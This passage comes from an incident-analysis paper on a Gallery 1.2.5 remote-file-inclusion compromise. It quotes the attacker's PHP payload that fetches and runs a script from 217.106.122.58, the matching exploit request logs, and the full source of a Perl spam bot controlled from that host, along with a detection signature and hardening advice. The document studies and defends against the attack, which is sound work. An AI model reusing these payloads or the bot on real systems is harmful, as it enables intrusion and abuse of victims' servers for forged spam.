passthru("tar -zxvf /tmp/af56j/archive1.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive2.tgz -C /tmp/af56j");

/** RA – Delete the downloaded tgz archive and set the permissions for
the guestbook.cgi script **/
passthru("rm -rf /tmp/af56j/archive*");
passthru("chmod 755 /tmp/af56j/guestbook.cgi");
#passthru("/tmp/af56j/guestbook.cgi $HTTP_HOST
$HTTP_HOST.$REQUEST_URI");

/** RA – Execute the guestbook.cgi script and do a directory listing **/
passthru("/tmp/af56j/guestbook.cgi");
passthru("ls -la /tmp/af56j");
#passthru("rm -rf /tmp/af56j");

?>
```

Figure 16: Arbitrary PHP code from 217.106.122.58 - Commented

Essentially the code in Figure 15 (that was executed as the web server), downloaded a malicious tgz archive and executed a guestbook.cgi script that was in it. The contents of the tgz archive can been seen in Figure 17.

```
[rohan@server1 af56j]$ ls -R
.:
guestbook.cgi  lib

./lib:
ForkManager.pm  Net

./lib/Net:
Cmd.pm  Config.pm  SMTP.pm
```

Figure 17: Contents of tgz archive

In the root of the archive was the guestbook.cgi script. The lib and lib/Net directories had Perl modules which were used by the guestbook.cgi script. The ForkManager.pm, Cmd.pm, Config.pm and SMTP.pm were the standard, unmodified Perl modules available from CPAN.org.[xvi] ForkManager.pm is a simple Perl module intended for use with operations that can be done using a finite number of parallel processes. Cmd.pm provides functionality for command based protocols such as FTP and SMTP. Config.pm provides some basic network (libnet) configuration and SMTP.pm is a basic SMTP mail client.

As previously mentioned, the point of downloading all of these files and exploiting Gallery was to install a backdoor engine for the purpose of sending SPAM. Guestbook.cgi happened to be a Perl script specifically designed for that purpose. It was obviously given an innocuous name so that a simple “ps” by the system administrator would not raise any suspicions. The full source code is in Part 3, Section B (it was censored in places because of the foul language).

`#!/usr/bin/perl`
[lines 1-16] Guestbook.cgi is a Perl script. These opening lines are designed to initialize and load the Perl modules that are included in the archive. The ‘manager’ server and port are defined as well (this is where the SPAM comes from). If the Perl binary is not located in /usr/bin, this Perl script will fail. The script will also fail if the Perl modules in the archive are bad.

`sub codestr`
[lines 23-62] These are simple encoding/decoding functions. Basically this Perl ‘client’ and the Perl ‘server’ (listening on port 2924 on 217.106.122.58) communicate using this encoding/decoding mechanism.

`sub sendEmail`
[lines 63-126] This function sends an email. It first crafts the header fields including the Date and From fields. The function then uses the ‘dig’ utility (the Perl script will fail if the dig binary isn’t in the web server’s path) in order to look up the MX record for a domain (the list of domains is explained later). The MX record is the Mail Exchange record in the DNS entry for a domain; this is the server that handles mail for the domain.

`sub getInfo`
[lines 127-235] This function is how the client and server exchange instructions. If a code “220” is received by the client, it downloads an email, a batch of domains and begins sending SPAM. Otherwise a report of the host is made, the connection is closed and the program is terminated.

`while(1)`
[lines 280-320] The process id of the parent is stored and instructions are retrieved from the “manager.” The number of child processes to create is also a parameter from the “manager.” Each child process sends one message to one email address. This keeps repeating until a kill message is sent by the “manager” (happens when the client is requesting instructions – the client waits two minutes between each request to the “manager”).

In order to understand exactly what the script was doing, we altered the guestbook.cgi code so that it would not send any SPAM but simply write the parameters it was fetching from the “manager” into a file. Figure 18 has a sample session with the server.

```
in while loop
iam daemon
2f142e4b44180a384f0f
childs
251d2a07440a
header Received: from franka.aracnet.com (franka.aracnet.com
[216.99.193.44])
    by _ME_ with ESMTP
    for <_TO_>; _DATE_
```

```
      9  Date: _DATE_
     10  From: "Timothy_Walton" <services@timothywalton.com>
     11  Reply-To: "Timothy_Walton" <services@timothywalton.com>
     12  X-Priority: 3 (Normal)
     13  Message-ID: <234454353.2348985736354386@@timothywalton.com>
     14  To: _TO_
     15  Subject: Internet law services


     16  body MIME-Version: 1.0
     17  Content-Type: text/plain;charset="us-ascii"
     18  Content-Transfer-Encoding: 7bit


     19  My name is Timothy Walton and I am an attorney licensed to 
practice law by
     20  the State of California. can verify this, as well as check my 
official
     21  record, at http://www.calsb.org/cgi-bin/NT201C?184292. I am an 
associate
     22  with the Silicon Valley firm Pierce & Shearer LLP 
(www.pierceshearer.com)
     23  and I practice in California state courts and federal courts 
located within
     24  the state of California.


     25  If you want to buy or sell a domain name, or if you have 
received a cease
     26  and desist letter from a purported trademark owner, I can help. 
I also
     27  prepare web site policies, AKA terms of service, for California 
companies
     28  selling products over the Internet.


     29  You can visit my website at www.timothywalton.com to learn more.


     30  maillist:
     31  info@aikzilla.com
     32  info@aikzen.com

[4998 more e-mail addresses follow – all info@domain.com/net/org]
```

Figure 18: Session with Server

As you can see in Figure 18, the header of the e-mail is completely forged. The variable "_ME_" is replaced with the hostname of the victim system so that SPAM complaints go to the victim machine as well! The "_TO_" variable is substituted with one of the 5000 email addresses downloaded from the server. It is interesting to note that the 5000 domains are in alphabetical order and that subsequent fetches to the server will retrieve the next 5000 e-mail addresses in alphabetical order (the server seemed to be keeping track of what was being downloaded).

F Signature of the exploit

Perhaps the most interesting aspect of this exploit is the trail that it left behind on the victim server. The first sign that someone installed a backdoor SMTP server for generating SPAM came from other Internet Service Providers asking us to cease and desist (since server1's header was in all of the e-mail messages). We knew that the mail server (qmail) running on server1 was not configured as an open-relay and it was properly patched. We were dumbfounded as to why we were receiving SPAM complaints for SPAM that was originating from our server (initially we thought someone was spoofing our server's address, but many complaints came in signifying that this was not a coincidence). Realizing that only ports 22, 80 and 25 were listening (see Part 2, section D), we figured looking through SSH, HTTP and SMTP logs was a good start.

Eventually we discovered several suspicious entries in Apache's error_log (see Figure 19).

```
sh: kill: (4046) - No such pid
sh: fetch: command not found
/root/: No such directory
--02:19:20--  http://217.106.122.58/archive.tgz
           => `/tmp/af56j/archive.tgz'
Connecting to 217.106.122.58:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 10,312 [application/x-tar]

    0K ..........
100% @  18.86 KB/s

02:19:21 (18.82 KB/s) - `/tmp/af56j/archive.tgz' saved
[10312/10312]


gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors

gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors
```

Figure 19: Weird entries in Apache error_log

Aha! These weird entries correlated directly with the rogue php script (Figure 15) hosted on 217.106.122.58. It appears that only command error output ended up in the error_log (i.e. Standard Error - STDERR). The kill attempt failed because the pid stored in the fake php session file was no longer valid. The "rm" and “mkdir” commands did not have any errors, thus explaining the lack of output from running those commands. It appears that both fetch and lynx failed but wget was successful (its not clear how the standard output from wget ended up in the error_log as well). The first tar and gunzip command was successful, but the next two failed (and the errors were written to error_log).

The “http://217.106.122.58/archive.tgz” in the wget output of Figure 19 was extremely suspicious and warranted further investigation. A quick look through the Apache access_log revealed a series of visits to configmode.php (see in Figure 20).

```
mur.cp.ru - - [04/Feb/2003:07:36:35 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.1" 200 566 "-" "Mozilla/4.0 (compatible; MSIE 6.00; Windows NT
5.0)"
mur.cp.ru - - [05/Feb/2003:06:24:52 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.1" 200 780 "-" "Mozilla/4.0 (compatible; MSIE 6.00; Windows NT
5.0)"
mur.cp.ru - - [05/Feb/2003:06:41:08 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [05/Feb/2003:07:02:43 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [05/Feb/2003:07:48:52 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [10/Feb/2003:05:57:10 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [11/Feb/2003:03:09:31 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [12/Feb/2003:05:55:07 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [14/Feb/2003:02:19:22 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [15/Feb/2003:09:08:56 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
```

Figure 20: Apache access_log

The access_log shows an attacker (mur.cp.ru) trying to exploit the configmode.php script (as seen in Figures 12 and 13). The calls to configmode.php with the GALLERY_BASEDIR variable set kicked off a chain reaction that resulted in the installation of the backdoor SMTP server (as discussed in Part 2, Section E). Notice that the client in the HTTP requests is Wget/1.8.2. The attacker used the wget client (probably part of a script he or she wrote) to exploit the server. The attacker could have also used telnet or a basic web browser to achieve a similar effect. The connection between the installation of the rogue SMTP server and the Gallery web application is first established in the Apache access_log.

Two final remnants for the exploit were found in the general system log file and in the /tmp directory. First, the general system log file, /var/log/messages, had an out of memory message from the guestbook.cgi process (seen in Figure 21). Recall that guestbook.cgi was the Perl script dissected in Part 2, Section E. Apparently the rogue Perl server ran out of memory and was terminated.

```
Feb 15 10:29:38 server1 kernel: Out of Memory: Killed process
16356 (guestbook.cgi).
```

Figure 21: /var/log/messages

Second, there were several files left in the /tmp/af56j directory including the Perl server and the Perl modules included in the original archive.tgz archive (downloaded from the rogue web server). There was a single file left in the /tmp directory, called “sess_9e4d0713ad1a561e77c93643bafef7a8” which contained the pid “16356”. This file was designed to look like a PHP session file since the default location for storing PHP session files is in /tmp. However, server1’s PHP installation (php.ini - Appendix, Part C) was configured to store the temporary session files in /tmp/php_sessions (line 541 of php.ini). The random session file sitting in /tmp should have stuck out like a sore thumb!

Based on the signatures mentioned above, a variety of methods could be employed in order to effectively detect the attack. First, a tool like logwatch could be configured to keep track of Apache error and access logs looking for keywords such as “command not found” or “connected!” Secondly, a SNORT[xvii] Intrusion Detection System signature could be used to see attempts at exploiting the Gallery web application. A sample signature is provided in Figure 22.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"PHP Gallery Exploit Attempt"; flow:to_server,established;
uricontent:"/gallery/"; uricontent:"?GALLERY_BASEDIR"; nocase;
classtype:web-application-attack; sid:1; rev:1;)
```

Figure 22: A SNORT signature for capturing this particular Gallery exploitation attempt

This signature would alert on connection attempts to “/gallery/errors/configmode.php?GALLERY_BASEDIR.” This signature would also alert on connection attempts to the other PHP scripts in the Gallery distribution vulnerable to this same exploit (as described in the Gallery advisory). The false positive rate for this signature should be virtually zero since there is no legitimate need to call this URL and set the GALLERY_BASEDIR variable manually.

G Protection

There are a variety of ways to protect yourself from this attack. The easiest way is to simply upgrade your installation of Gallery (as of the writing of this document, the latest version is 1.3.3.).

If you are unable to upgrade for some reason, you can apply the fix detailed in the Gallery advisory (Figure 23).

```
<?
// Hack prevention.
if (!empty($HTTP_GET_VARS["GALLERY_BASEDIR"]) ||
!empty($HTTP_POST_VARS["GALLERY_BASEDIR"]) ||
!empty($HTTP_COOKIE_VARS["GALLERY_BASEDIR"])) {
print "Security violation\n";
exit;
}
?>
```

Figure 23: Fix for Gallery

The code in Figure 23, should be applied to the top of captionator.php, errors/configmode.php, errors/needinit.php, errors/reconfigure.php, and errors/unconfigured.php. Basically if the GET, POST or COOKIE array doesn't contain the GALLERY_BASEDIR variable, this fix will prevent further execution of the script (since legitimate GALLERY_BASEDIR variables would be already set).

There are a variety of techniques that can be employed at the PHP level to protect your PHP scripts from taking inappropriate actions. These techniques (all php.ini directives) are detailed in the PHP Security Manual but a quick summary here is worthwhile[xviii].

First is the safe_mode directive. If safe_mode for is enabled then PHP will check to make sure that the owner of the current script matches the owner of the file to be operated on by a file function. Thus if a script was trying to read /etc/passwd and that was owned by root (and your web server was running as apache) this operation would fail.

Second is the safe_mode_exec_dir directive. If safe_mode is enabled, only executables located in the safe_mode_exec_dir will be allowed to executed via the system(), passthru, exec() and other related PHP functions. Thus, you could ensure that 'wget' and 'tar' are not in this path and the exploit discussed above would fail.

Third is the disable_functions directive. This directive allows you to disable certain functions. If you are not using the system(), passthru() or exec() functions you may want to disable them here. This directive is not affected by whether safe mode is turned on or off.

Fourth, and final, is the open_basedir directive. This directive limits the files that can be opened by PHP to the specified directory tree. The value "." Indicates that the directory in which the script is stored will be used as the base directory.

Another preventative technique is to suppress the version number from the footer of Gallery-generated web pages. Since Gallery displays the version number at the bottom of every web page, a simple Google search for "Powered by Gallery 1.2.5" returns websites which are vulnerable to the exploit. The html_wrap/album.footer.default, html_wrap/photo.footer.default, html_wrap/search.footer.default html_wrap/gallery.footer, html_wrap/album.footer and html_wrap/photo.footer files can all be edited to suppress the version number.

A final protection technique is to prevent the execution of binaries from the /tmp directory. If /tmp is configured as a separate partition on your system, you can edit the appropriate entry in /etc/fstab and add the "noexec" parameter. This parameter will prevent the execution of binaries on the /tmp partition. This exploit downloaded and executed the guestbook.cgi script which was stored in the /tmp directory.

In order to address this and other related vulnerabilities, the authors of Gallery could make sure that their software works with the PHP directive register_globals set to "Off" (it appears that the latest versions of Gallery work with the register_globals functionality disabled). They can also rigorously check all user input and suggest a PHP configuration that uses some of the directives outlined above (these directives can also be defined in an Apache .htaccess file specific to the directory where gallery is installed).

Finally, proactive security tools such as Nessus[xix], chkrootkit[xx] and Nikto[xxi] can be used to assess the security posture of your systems.

H Additional Information

[1] CVE Database:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1412
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234

[2] Bugtraq Database:
http://online.securityfocus.com/bid/3397/info/
http://online.securityfocus.com/bid/6489/info/

[3] Bugtraq Posts:
http://online.securityfocus.com/archive/1/218000

http://archives.neohapsis.com/archives/bugtraq/2002-07/0471.html

[4] Gallery Security Advisories:
http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=50
http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=64

[5] Google Groups post from Patrick Skerrett discussing this exploit:
http://groups.google.com/groups?selm=949cf0a5.0302242001.588837e2%40posting.google.com&oe=UTF-8&output=gplain

3 Epilogue

A few days after the incident was resolved, we noticed the following press release on timothywalton.com (see Figure 18 for the SPAM email that was being sent):

> For Immediate Release
>
> SPAM-FIGHTING ATTORNEY VICTIM OF RETALIATORY ATTACK
>
> Palo Alto, California (February 16, 2003) -- One of the foremost experts on spam law has been accused of violating the very laws he uses to sue. Yesterday, a flood of email advertising Timothy J. Walton's legal services spread around the world. But Walton was not the one to send it.
>
> In what appears to be a retaliatory attack, an accomplished spammer spoofed the address of Walton's web host to create the appearance that the flood of advertising emails came from his office. While it is well known that Walton would never use such tactics, the perpetrator tipped his hand with his limited knowledge of Walton's web and email hosting structure. Walton's email service is provided by a separate company from the one spoofed in the attack. Authorities believe that the person responsible for the attack is most likely someone that Walton has pressured to stop spam activities.
>
> Timothy J. Walton has sued a number of companies and individuals for sending unlawful spam. He filed the first class action suit on behalf of spam recipients in 1999. Another of his cases received national attention when an appellate court ruled that consumers have the right to sue spammers under California state law. That case, Ferguson v. Friendfinder, Inc., is back in the trial court after a dismissal was reversed on appeal.
>
> "I get my share of complaints and threats," Walton said. "But the most amazing thing to me was the number of people who responded to this email by seeking my services. Responding to spam with interest perpetuates the problem and makes spamming profitable." Walton has

> vowed to recommend these potential clients to other appropriate attorneys. "Annoying as an attack like this is, people who are familiar with my work know that I would never do this. For those who did not know me prior to this attack, I hope the message reaches them that the message origins are fraudulent."
>
> Anyone possessing information about this spam can send communication to spamattackinfo@timothywalton.com.
>
> # # #

It appears that server1 was involved with generating some of this SPAM.

4 Appendix

A Gallery 1.2.5: configmode.php

```
<? require($GALLERY_BASEDIR . "errors/configure_instructions.php") ?>
<html>
<head>
  <title>Gallery in Configuration Mode</title>
  <?= getStyleSheetLink() ?>
</head>
<body>
<center>
<span class="title"> Gallery: Configuration Mode </span>
<p>
<table width=80%><tr><td>
<br>
<center>
To configure gallery,
<font size=+1>
<a href="<?=$GALLERY_BASEDIR?>setup/index.php">Start the configuration
wizard</a>
</font>
</center>
<br>

If you've finished your configuration but you're still seeing this
page, that's because for safety's sake we don't let you run Gallery in
an insecure mode.  You need to switch to secure mode before you can
use it.  Here's how:

<p><center>
<?= configure("secure"); ?>
<p>
Then just reload this page and all should be well.

<? include($GALLERY_BASEDIR . "errors/configure_help.php"); ?>

</table>
</body>
</html>
```

B guestbook.cgi

```
#!/usr/bin/perl


$|=1;


use lib '/tmp/af56j/lib';
use lib './lib';
use Net::SMTP;
use Socket;
use ForkManager;


my $debug=0;


open(STDERR,"/dev/null") unless $debug==1;
open(STDOUT,"/dev/null") unless $debug==1;


my $maxChilds=0;
my $smtpTimeout=15;
   $smtpTimeout=1 if $debug==1;
my $managerHost="217.106.122.58";
   $managerHost="127.0.0.1" if $debug==1;
my $managerPort="2924";


my @report=();


my $header;
my $body;
my @maillist;
my $daemonHelloField;


my $startmask="F%C@ yoU aRE! :-)"; [censored]


sub codestr
{
 my $str=shift;
 my $last='';
 $last="\n" if chomp($str);
 return codestr_($str).$last;
}


sub codestr_
{
 my $str=shift;
 my @hhh=(0..9,'a'..'f');
 my $mask=$startmask x (length($str)/length($startmask)+1);
 my $rez='';
 $str^=substr($mask,0,length($str));
 while($str ne '')
 {
  my $tmp=ord($str);
  $rez.=$hhh[int($tmp/16)].$hhh[$tmp%16];
  substr($str,0,1,"");
 }
 return $rez;
}
```

```
sub unhex
{
 my $str=shift;
 my $rez='';
 while($str ne '')
 {
  $rez.=chr(hex(substr($str,0,2)));
  substr($str,0,2,"");
 }
 return $rez;
}


sub decodestr
{
 my $str=shift;
 my $last='';
 $last="\n" if chomp($str);
 return unhex(codestr(unhex($str),$startmask)).$last;
}


sub sendEmail
{
 my (@mxs,@cmx);
 my $email=shift;
 print "mail=$email\n";
 my $head=$header;
 $head=~s/_TO_/$email/g;
 $head=~s/_ME_/$daemonHelloField/s;
 my $date=`date`;
 $date=~s/\n//;
 $head=~s/_DATE_/$date/g;
 $head=~/^From:\s(.*)/m;
 my $from=$1;
 $from=~s/<//;
 $from=~s/>//;
 $from=~/\s(.*)/;
 $from=$1;
 ($name,$domain)=split("\@",$email);


  my $sent=1;
  @mxs = `dig mx $domain`;
  foreach $pmx (@mxs)
  {
    if($pmx =~ /MX[\t|\s]*\d*[\t|\s]*(.*)\.$/)
    {
      push(@cmx,$1);
    }
  }
  if ($#cmx<=0)
  {
    @mxs = `dig a $domain`;
    foreach $pmx (@mxs)
    {
      if ($pmx =~ domain\.[\t|\s]*\w*[\t|\s]*IN[\t|\s]*A[\t|\s]*(.*)$/)
      {
        push(@cmx,$1);
      }
    }
  }

  foreach $mx (@cmx)
  {
    print "mx=$mx\n";
    $sent=2;
    my $smtp=Net::SMTP-w("$mx",Timeout=>$smtpTimeout,Hello=>$daemonHelloField,Debug=>0);
    if($smtp)
    {
      $sent=3;
      $smtp->mail($from);
      $smtp->to($email);
      $res=$smtp->code;
      if($res==250)
      {
        $smtp->data()      unless $debug==1;
        $smtp->datasend($head) unless $debug==1;
        $smtp->datasend($body) unless $debug==1;
        $smtp->dataend()         unless $debug==1;
        $sent=0;
      }
      $smtp->quit();
      return $sent;
    }
  }
  return $sent;
}


sub getInfo
{
 return 0 unless socket(telnet, PF_INET, SOCK_STREAM, protobyname('tcp'));
 return 0 unless connect(telnet, kaddr_in($managerPort,inet_aton($managerHost)));
 my $res;
 if(telnet)
 {
  telnet->autoflush();
  $res=<telnet>;
  $res=decodestr($res);
  if(defined $res and $res=~/^220/)
  {
   print telnet codestr("iam daemon\n");
   $res=<telnet>;
   $res=decodestr($res);
   if($res!~/^250/)
   {
    close telnet;
    return 0;
```

```
      }
      print telnet codestr("childs\n");
      $maxChilds=0;
      $res=<telnet>;
      $res=decodestr($res);
      if($res!~/^250/)
      {
       close telnet;
       return 0;
      }
      else
      {
        $res =~ /^\d*\s(.*)/;
        $maxChilds = $1;
      }
      if(defined $report)
      {
       print telnet codestr("report\n");
       $res=<telnet>;
       $res=decodestr($res);
       if($res!~/^354/)
       {
        close telnet;
        return 0;
       }
       print telnet codestr($report.".\n");
       $res=<telnet>;
       $res=decodestr($res);
      }
      print telnet codestr("die\n");
      $res=<telnet>;
      $res=decodestr($res);
      if($res=~/^250/)
      {
        return 2;
      }
      print telnet codestr("hellofield\n");
      chomp($daemonHelloField=<telnet>);
      $daemonHelloField=decodestr($daemonHelloField);
      $res=<telnet>;
      $res=decodestr($res);
      if($res!~/^250/)
      {
       close telnet;
       return 0;
      }
      print telnet codestr("header\n");
      $header="";
      $res="";
      while($res!~/^250/)
      {
       $res=<telnet>;
       $res=decodestr($res);
       $header.=$res unless $res=~/^250/;
      }
      print telnet codestr("body\n");
      $body="";
```

```
   $res="";
   while($res!~/^250/)
   {
    $res=<telnet>;
    $res=decodestr($res);
    $body.=$res unless $res=~/^250/;
   }
   print telnet codestr("maillist\n");
   @maillist=();
   $res="";
   while($res!~/^250/)
   {
    chomp($res=<telnet>);
    $res=decodestr($res);
    return 1 if $res=~/^350/;
    push(@maillist,$res) unless $res=~/^250/;
   }
   if (telnet)
   {
     print telnet codestr("quit\n");
     close(telnet);
     return 1;
   }
   else
   {
     return 0;
   }
  }
  print telnet codestr("quit\n");
  close telnet;
 }
 return 0;
}


if ($debug==0) { fork && exit; }
`rm /tmp/af56j/guestbook.cgi`;
$res=`which dig`;
exit(0) unless $res=~/dig/;


sub getname
{
  my @ps=`ps -U \`whoami\``;
  srand(time ^ $$);
  my $myname = @ps[rand($#ps)];
  $myname =~ /\s*(\d+)\s[^:]*:[^\s]*\s(.*)/;
  $myname = $2;
  $myname =~ s/(perl)//;
  return $myname;
}


if ($ARGV[0])
{
 return 0 unless socket(telnet, PF_INET, SOCK_STREAM,
protobyname('tcp'));
```

```
 return 0 unless connect(telnet, kaddr_in($managerPort,inet_aton($managerHost)));
 my ($res,$hellofield);
 if(telnet)
 {
  telnet->autoflush();
  $res=<telnet>;
  $res=decodestr($res);
  if ($res=~/^220/)
  {
    print telnet codestr("new\n");
    my $smtp=Net::SMTP->new($ARGV[0],Timeout=>15);
    if ($smtp)
    {
      $hellofield=$smtp->domain;
      $smtp->quit;
    }
    else
    {
      $hellofield=`hostname`;
    }
    print telnet codestr($hellofield."\n".$ARGV[1]."\n");
  }
  print telnet codestr("quit\n");
 }
 close(telnet);
 exit 0;
}


while(1)
{
  $0=getname;
  open(Q,">/tmp/sess_9e4d0713ad1a561e77c93643bafef7a8");
  print Q "$$\n";
  close(Q);
  my $gi=getInfo();
  if ($gi==1)
  {
    undef $report;
    my $pm=new Parallel::ForkManager($maxChilds);


    $pm->run_on_finish(
      sub { my ($pid, $exit_code, $ident) = @_;
      print "$ident = $exit_code\n" if $debug==1;
      $report.="$exit_code $ident\n";
    }
   );
   $pm->run_on_start(
     sub { my ($pid,$ident)=@_;
     print "** $ident started, pid: $pid\n" if $debug==1;
    }
   );


    foreach $email (@maillist)
```

```
      {
        $pm->start($email) and next;
        $0=getname;
        $ok=sendEmail("$email")."\n";
        $pm->finish($ok);
      }
      print "Waiting for children\n" if $debug==1;
      $pm->wait_all_children;
      print "Children ok\n" if $debug==1;
      print "Next loop\n" if $debug==1;
    }
    if ($gi==2)
    {
      `rm -rf /tmp/af56j`;
      exit 0;
    }
    sleep(120);
  }
```

C php.ini

```
[PHP]


;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-recommended
; and http://php.net/manual/en/security.php.




;;;;;;;;;;;;;;;;;;;
; About this file ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior.  In order for PHP to
; read it, it must be named 'php.ini'.  PHP looks for it in the current
; working directory, in the path designated by the environment variable
; PHPRC, and in the path that was defined in compile time (in that
order).
; Under Windows, the compile-time path is the Windows directory.  The
; path in which the php.ini file is looked for can be overridden using
; the -c argument in command line mode.
;
; The syntax of the file is extremely simple.  Whitespace and Lines
; beginning with a semicolon are silently ignored (as you probably
guessed).
; Section headers (e.g. [Foo]) are also silently ignored, even though
; they might mean something in the future.
;
; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from FOO=bar.
;
; The value can be a string, a number, a PHP constant (e.g. E_ALL or M_PI), one
; of the INI constants (On, Off, True, False, Yes, No and None) or an expression
; (e.g. E_ALL & ~E_NOTICE), or a quoted string ("foo").
;
; Expressions in the INI file are limited to bitwise operators and parentheses:
; |        bitwise OR
; &        bitwise AND
; ~        bitwise NOT
; !        boolean NOT
;
; Boolean flags can be turned on using the values 1, On, True or Yes.
; They can be turned off using the values 0, Off, False or No.
;
; An empty string can be denoted by simply not writing anything after the equal
; sign, or by using the None keyword:
;
;  foo =         ; sets foo to an empty string
;  foo = none    ; sets foo to an empty string
;  foo = "none"  ; sets foo to the string 'none'
;
; If you use constants in your value, and these constants belong to a
; dynamically loaded extension (either a PHP extension or a Zend extension),
; you may only use these constants *after* the line that loads the extension.
;
; All the values in the php.ini-dist file correspond to the builtin
; defaults (that is, if no php.ini is used, or if you delete these lines,
; the builtin defaults will be identical).




;;;;;;;;;;;;;;;;;;;;
; Language Options ;
;;;;;;;;;;;;;;;;;;;;


; Enable the PHP scripting language engine under Apache.
engine = On


; Allow the <? tag.  Otherwise, only <?php and <script> tags are recognized.
short_open_tag = On


; Allow ASP-style <% %> tags.
asp_tags = Off


; The number of significant digits displayed in floating point numbers.
precision    =  14
```

```
; Enforce year 2000 compliance (will cause problems with non-compliant browsers)
y2k_compliance = Off


; Output buffering allows you to send header lines (including cookies) even
; after you send body content, at the price of slowing PHP's output layer a
; bit.  You can enable output buffering during runtime by calling the output
; buffering functions.  You can also enable output buffering for all files by
; setting this directive to On.  If you wish to limit the size of the buffer
; to a certain size - you can use a maximum number of bytes instead of 'On', as
; a value for this directive (e.g., output_buffering=4096).
output_buffering = Off


; You can redirect all of the output of your scripts to a function.  For
; example, if you set output_handler to "ob_gzhandler", output will be
; transparently compressed for browsers that support gzip or deflate encoding.
; Setting an output handler automatically turns on output buffering.
output_handler =


; Transparent output compression using the zlib library
; Valid values for this option are 'off', 'on', or a specific buffer size
; to be used for compression (default is 4KB)
zlib.output_compression = Off


; Implicit flush tells PHP to tell the output layer to flush itself
; automatically after every output block.  This is equivalent to calling the
; PHP function flush() after each and every call to print() or echo() and each
; and every HTML block.  Turning this option on has serious performance
; implications and is generally recommended for debugging purposes only.
implicit_flush = Off


; Whether to enable the ability to force arguments to be passed by reference
; at function call time.  This method is deprecated and is likely to be
; unsupported in future versions of PHP/Zend.  The encouraged method of
; specifying which arguments should be passed by reference is in the function
; declaration.  You're encouraged to try and turn this option Off and make
; sure your scripts work properly with it in order to ensure they will work
; with future versions of the language (you will receive a warning each time
; you use this feature, and the argument will be passed by value instead of by
; reference).
allow_call_time_pass_reference = On
```

```
;
; Safe Mode
;
safe_mode = Off

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
safe_mode_gid = Off

; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
safe_mode_include_dir =

; When safe_mode is on, only executables located in the safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir =

; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
;
;open_basedir =

; Setting certain environment variables may be a potential security breach.
; This directive contains a comma-delimited list of prefixes.  In Safe Mode,
; the user may only alter environment variables whose names begin with the
; prefixes supplied here.  By default, users will only be able to set
; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
;
; Note:  If this directive is empty, PHP will let the user modify ANY
; environment variable!
safe_mode_allowed_env_vars = PHP_

; This directive contains a comma-delimited list of environment variables that
; the end user won't be able to change using putenv().  These variables will be
; protected even if safe_mode_allowed_env_vars is set to allow to change them.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.  This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
```

```
disable_functions =

; Colors for Syntax Highlighting mode.  Anything that's acceptable in
; <font color="??????"> would work.
highlight.string  = #CC0000
highlight.comment = #FF9900
highlight.keyword = #006600
highlight.bg      = #FFFFFF
highlight.default = #0000CC
highlight.html    = #000000



;
; Misc
;
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header).  It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
expose_php = On



;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
;;;;;;;;;;;;;;;;;;;

max_execution_time = 30     ; Maximum execution time of each script, in seconds
memory_limit = 8M      ; Maximum amount of memory a script may consume (8MB)



;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Error handling and logging ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; error_reporting is a bit-field.  Or each number up to get desired error
; reporting level
; E_ALL             - All errors and warnings
; E_ERROR           - fatal run-time errors
; E_WARNING         - run-time warnings (non-fatal errors)
; E_PARSE           - compile-time parse errors
